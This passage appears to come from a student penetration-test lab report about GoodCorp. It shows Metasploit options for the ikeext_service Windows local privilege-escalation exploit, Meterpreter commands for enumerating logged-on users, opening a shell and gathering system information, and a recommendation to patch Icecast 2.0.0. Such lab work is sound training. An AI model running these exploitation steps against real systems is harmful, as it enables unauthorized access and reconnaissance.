   SESSION                   yes       The session to run this module on.


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

```
msf5 exploit(windows/local/ikeext_service) > options

Module options (exploit/windows/local/ikeext_service):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   DIR                       no        Specify a directory to plant the DLL.
   SESSION                   yes       The session to run this module on.
```

Bonus


A. Run a Meterpreter post script that enumerates all logged on users.

Answer: **run post/windows/gather/enum_logged_on_users**




B. Open a Meterpreter shell.

Answer: **shell**



C. Run the command that displays the target's computer system information:

Answer: **systeminfo**



3.0 Recommendations

What recommendations would you give to GoodCorp?

In order to prevent exploits on Mr. Gruber's computer, the icecast program should be updated to the most recent version. The current icecast version on Mr. Gruber's computer is 2.0.0, which is vulnerable to this kind of exploit. Updating icecast, will provide the latest security patches and controls that can prevent this kind of exploit. Another option is to consider replacing icecast with a much more secure program.